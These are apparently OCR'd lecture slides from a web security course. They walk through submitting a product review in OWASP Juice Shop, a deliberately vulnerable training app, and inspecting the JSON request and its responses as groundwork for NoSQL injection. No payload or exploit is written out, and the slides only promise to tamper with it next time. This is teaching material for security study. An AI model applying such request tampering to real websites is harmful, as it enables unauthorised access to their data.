


We will see if we have enough time to go through this. But this is not our topic in this time

- For reviews, comments this kind of mechanism in the websites are related with another criminal-like behavior, the “cyberbullying”
  - When you are designing the websites, something you might be careful


NoSQL injection

- So, if we can scroll down to the bottom, we can put the review in the OWASP Juice Shop. Hit the submit when you are finished



NoSQL injection


- So now, this time, we are experiencing slightly different record with http status 201



- Let's click on it and see what we have, in detail

NoSQL injection


- Created! Isn't it?




- If we click the [request] tab, you will see the payload in the JSON format. The payload we are going to send to the server!

NoSQL injection


- Now, we can click the [Response] tab. It is success!





NoSQL injection


- Now, this time, click on the next record with http code 200



- The detail is in the next page

NoSQL injection


- After a successful insertion of new data, the web browser read it out from database (via. WebAPI). Yes! 6 !




The comment we just inserted

NoSQL injection

- Click the [response], and you know this is from the server





NoSQL injection

- Next time, we will do something to change our payload to be sent to the website.
  - Not to screw up the website, but instead, to send something unallowable messages in the payload. (no access rights)
  - Because we want to do some “modifications” ☺